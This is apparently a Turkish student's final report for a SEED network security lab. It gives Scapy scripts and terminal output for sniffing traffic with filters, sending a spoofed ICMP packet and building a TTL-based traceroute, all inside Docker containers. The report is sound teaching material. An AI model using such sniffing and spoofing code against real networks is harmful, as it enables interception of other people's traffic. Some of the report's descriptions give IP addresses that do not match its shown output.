Final Proje Raporu

Eskişehir Osmangazi Üniversitesi

Ağ Güvenliği

152118514

Özlem Kayıkcı

152120191043

Dr. Öğr. Üyesi İlker Özçelik

2022-2023

1 İçindekiler

2 Giriş

Sniffing ve spoofing, bilgisayar ağları ve iletişim protokollerinde kullanılan ağ güvenliği terimlerdir. Sniffing, ağ trafiğini izlemek ve analiz etmek için kullanılmaktadır, örnek verecek olursak; saldırgan, ağdaki verileri ele geçirmek ve okumak için bir "sniffer" aracı kullanabilir. Bu araç, ağdaki tüm verileri yakalar ve saldırgan, özel bir yazılım kullanarak bu verilerini de analiz eder. Bu şekilde saldırgan, ağdaki tüm verileri okuyabilmektedir hatta şifreli iletişimleri çözedebilir. Spoofing ise, bir bilgisayarın veya ağ cihazının kimliğini gizlemek veya sahte bir kimlik kullanmak için kullanılmaktadır. Örnek verecek olursak saldırgan, IP adresini değiştirerek veyahut başka bir cihazın kimliğini taklit ederek bir ağa girmeye veya bir bilgisayara erişmeye çalışabilir. Spoofing ayrıca, ağdaki diğer cihazların kendisine güvenmesini sağlamak için kullanılabilir. Örneğin, bir saldırgan, bir ağdaki diğer cihazların güvenliğini bozmak için, bir güvenlik duvarının ya da erişim kontrol listesinin kendisini güvenli cihaz olarak kabul etmesini sağlamak için sahte bir MAC adresi kullanabilmektedir. Her iki teknik için de bilgisayar ağı güvenliği açısından ciddi bir tehdit oluşturabilmekte ve önlem alınması gerekmektedir. Bu nedenle, ağ güvenliği yöneticileri, ağlarındaki trafiği izlemek ve saldırganların saldırılarını tespit etmek için sniffer araçlarını kullanabilirler bu uygulama da kavramları ve kapsamı anlayarak bilinçli olmak ve güvenliği sağlayabilmektir.

Sonuç olarak, paket koklama ve yanıltma, ağ güvenliğinde iki önemli kavramdır; ağ iletişiminde iki büyük tehdit olduğundan bu laboratuvar iki tehdidin anlaşılmasını ele alır ve ağ oluşturmadaki güvenlik önlemlerini anlamak için de gereklidir.

3 Final Projesi Uygulaması

3.1 Lab Task Set 1: Using Scapy to Sniff and Spoof Packets

```
[05/02/23]seed@VM:~/Labsetup$ dockps
8332ab0dc321  hostA-10.9.0.5
4a7c6aa1f537  seed-attacker
14a81c229beb  hostB-10.9.0.6
```

```
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd6
3c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:l
arge
Creating hostB-10.9.0.6 ... done
Creating seed-attacker  ... done
Creating hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6
hostA-10.9.0.5 |  * Starting internet superserver inetd        [
 OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd        [
 OK ]
```

Bu aşamada container ve gerekli kod parçalarını kullanarak setup işlemi yapılmıştır.

3.1.1 Task 1.1: Sniffing Packets

```
#!/usr/bin/env python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

#pkt = sniff(iface='br-b42f0ee147e9', filter='icmp', prn=print_pkt)

#TCP -IP -PORT

#pkt = sniff(iface='br-b42f0ee147e9', filter='tcp && src host 10.9.0.5 && dst port 23', prn=print_pkt)

#128.230.0.0/16

pkt = sniff(iface='br-b42f0ee147e9', filter='net 128.230.0.0/16', prn=print_pkt)
```

"scapy" kütüphanesini kullanarak ağ trafiğini dinleyip analiz etmek için yazılmıştır.

Programın ilk satırı, programın Python 3 ile çalıştığını belirtir. "scapy.all" kütüphanesinden tüm sınıfları ve fonksiyonları içe aktarmak için "import *" kullanılır ve "print_pkt" adlı bir fonksiyon tanımlanır. Bu fonksiyon, alınan her bir paketi analiz etmek ve ekrana yazdırmak için kullanılmaktadır.Programın üç farklı paket filtreleme örneği vardır ve her biri ayrı ayrı yorumlanmıştır.

ICMP filtresi kullanarak tüm ICMP trafiğini yakalar ve analiz eder.TCP protokolünü ve 23 numaralı hedef bağlantı noktasını hedefleyen, kaynak IP adresi 10.9.0.5 olan paketleri yakalar ve analiz eder.128.230.0.0/16 alt ağından gelen ve giden tüm trafiği yakalar ve analiz eder, "sniff" fonksiyonunu kullanarak ağ trafiğini dinler ve yukarıdaki filtreleme kriterlerine göre paketleri yakalar.

3.1.1.1 Task 1.1A.


```
[05/02/23]seed@VM:~/.../volumes$ python3 task1.1.py
Traceback (most recent call last):
  File "task1.1.py", line 8, in <module>
    pkt = sniff(iface='br-b42f0ee147e9', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[05/02/23]seed@VM:~/.../volumes$ sudo python3 task1.1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
```

```
[05/02/23]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=30.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=29.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=32.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=115 time=43.0 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=115 time=60.3 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=115 time=29.8 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=115 time=28.1 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=115 time=30.4 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=115 time=28.0 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=115 time=64.3 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=115 time=54.4 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=115 time=29.5 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=115 time=29.0 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=115 time=30.4 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=115 time=28.6 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=115 time=28.6 ms
```


Programı sudo ile çalıştırmak, verilen arayüzdeki tüm ağ trafiğini görmemizi sağlamışken Ekran Görüntüsünde de gördüğümüz gibi sudo kullanmadan çalıştırdığımızda, bir PermissionError hatası alıyoruz, "işlem izin verilmedi". Dolayısıyla, paketleri dinlemek adına trafiği görebilmek ve ilgili paketleri yakalayabilmek için root yetkilerine ihtiyacımız vardır.


3.1.1.2 Task 1.1B.


```
    chksum    = 0x928c
    src       = 10.9.0.6
    dst       = 10.9.0.5
    \options   \
###[ ICMP ]###
       type      = echo-reply
       code      = 0
       chksum    = 0x12bf
       id        = 0x1c
       seq       = 0x474
###[ Raw ]###
          load      = 'dyPd\x00\x00\x00\x00m\x00\x08\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\
\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 62211
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x3389
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
       type      = echo-request
       code      = 0
       chksum    = 0x30ac
       id        = 0x1c
       seq       = 0x475
###[ Raw ]###
          load      = 'eyPd\x00\x00\x00\x00F\x12\x08\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\
\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
```




Bu aşamada bir ping isteği gönderdim ve bir hedef IP adresi kullandım. Bu, ICMP echo isteği paketi oluşturdu ve hedef IP adresi canlı olduğundan, program bir echo yanıtı alıp ve yanıtı yazdırdı.



seed@VM: ~/.../volumes
File Edit View Search Terminal Tabs Help
seed... seed... seed... seed... seed...
File "/usr/lib/python3.8/socket.py", line 231, in __init__
_socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[05/02/23]seed@VM:~/.../volumes$ sudo python3 task1.1.py
###[Ethernet]###
dst = 02:42:0a:09:00:06
src = 02:42:0a:09:00:05
type = IPv4
###[IP]###
version = 4
ihl = 5
tos = 0x10
len = 60
id = 32688
flags = DF
frag = 0
ttl = 64
proto = tcp
chksum = 0xa6df
src = 10.9.0.5
dst = 10.9.0.6
\options \
###[TCP]###
sport = 56836
dport = telnet
seq = 969230202
ack = 0
dataofs = 10
reserved = 0
flags = S
window = 64240
chksum = 0x144b
urgptr = 0
options = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (2287590398, 0)), ('NOP', None), ('WScale', 7)]



Last login: Tue May 2 12:23:17 UTC 2023 from 8332ab0dc321 on pts/9
seed@8332ab0dc321:~$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
14a81c229beb login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
seed@14a81c229beb:~$



Varsayılan sanal makinenin IP adresi "10.0.2.5" olarak kullanıp başka bir sanal makine olan "10.0.2.6" adresine bir komut gönderdim, bu durumda, normal sanal makinemden ikinci sanal makineye "telnet 10.0.2.6" komutunu gönderildi ve ardından program TCP paketlerini dinlemeye başladı. telnet kullanmamın sebebi ise bu protokol, TCP 23 portu ile bağlantı noktasına bir bağlantı kurmak için kullanılmasıdır.







Belirli bir alt ağa (128.230.0.11) bir paket gönderildi ve bu program, yalnızca kaynak IP'si '10.0.2.5' olan ve hedef IP'si diğer alt ağdan olan paketleri dinlemeye başladı.

3.1.2 Task 1.2: Spoofing ICMP Packets


```
#!/usr/bin/env python3
# Task 1.2 ----------------------------------------------------
from scapy.all import *
a = IP()
a.dst = '1.2.3.4'
b = ICMP()
p = a/b

ls(a)
send(p,iface='br-b42f0ee147e9')
```


Bu bir Python programıdır ve "scapy" kütüphanesini kullanarak ICMP protokolü ile bir paket oluşturmak ve göndermek için yazılmıştır.

Programın ilk satırı, programın Python 3 ile çalıştığını belirtir.Programın ilk satırı, programın Python 3 ile çalıştığını belirtir."scapy.all" kütüphanesinden tüm sınıfları ve fonksiyonları içe aktarmak için "import *" kullanılır.Programın ana görevi bir ICMP paketi oluşturmak ve belirtilen hedef IP adresine göndermektir.

İlk olarak, "a" adında bir IP paketi oluşturulur. "a.dst" özelliği, hedef IP adresini belirlemek için kullanılır ve burada '1.2.3.4' olarak belirlenmiştir.Ardından, "b" adında bir ICMP paketi oluşturulur.Son olarak, "a" ve "b" paketleri birleştirilerek "p" adında bir yeni paket oluşturulur."ls" fonksiyonu, "a" paketinin özelliklerini ve değerlerini listeler."send" fonksiyonu, belirtilen arayüzdeki ("iface") paketi gönderir.

Programın çalışması sırasında, "a" ve "b" paketleri birleştirilerek oluşturulan "p" paketi, belirtilen hedef IP adresine gönderilir. Bu paket bir ICMP paketidir ve programda belirtilen diğer özellikleri varsayılan değerlerle oluşturulur. Bu özellikler, "a" ve "b" paketlerinin oluşturulması sırasında belirtilmez.





Aynı alt ağdaki başka bir sanal makineye ICMP echo isteği paketi spoofing gerçekleştirildi. İsteğin alıcı tarafından kabul edilip edilmediğini gözlemlemek için ise Wireshark kullanılmıştır. Kaynak IP'si kendi IP adresimiz olan 10.0.2.15 ile paket 1.2.3.4 hedefine gönderildi ve bu paket 1.2.3.4 tarafından alındı ardından da bir echo yanıtı 10.0.2.15'e geri gönderildi.

3.1.3 Task 1.3: Traceroute


```python
#!/usr/bin/env python3
from scapy.all import *
import sys

# Task 1.3

a = IP()
a.dst = '8.8.4.4'
a.ttl = int(sys.argv[1])
b = ICMP()
#send(a/b)
a=sr1(a/b)
print("source = " , a.src)
```


"scapy" kütüphanesini kullanarak bir ICMP paketi oluşturmak, hedef IP adresine göndermek ve kaynak IP adresini yazdırmak için yazılmıştır.

Programın ilk satırı, programın Python 3 ile çalıştığını belirtir."scapy.all" kütüphanesinden tüm sınıfları ve fonksiyonları içe aktarmak için "import *" kullanılır."sys" kütüphanesi, programın çalışma zamanında kullanıcının girdiği komut satırı argümanlarını almak için kullanılır.Programın ana görevi, belirtilen TTL değeri ile birlikte bir ICMP paketi oluşturmak, hedef IP adresine göndermek ve kaynak IP adresini yazdırmaktır.

İlk olarak, "a" adında bir IP paketi oluşturulur. "a.dst" özelliği, hedef IP adresini belirlemek için kullanılır ve burada '8.8.4.4' olarak belirlenmiştir. "a.ttl" özelliği, TTL değerini belirler ve kullanıcı tarafından girilen değer ("sys.argv[1]") olarak ayarlanır.Ardından, "b" adında bir ICMP paketi oluşturulur."sr1" fonksiyonu, bir paketi gönderir ve hedeften gelen cevabı bekler. Bu fonksiyon, gönderilen paketin ilk cevabını döndürür.Son olarak, "a" paketinin kaynak IP adresi yazdırılır.

Programın çalışması sırasında, kullanıcının girdiği TTL değeri ile birlikte bir ICMP paketi oluşturulur ve belirtilen hedef IP adresine gönderilir. Daha sonra, hedeften gelen cevap ("a" paketi) alınır ve kaynak IP adresi ekrana yazdırılır.





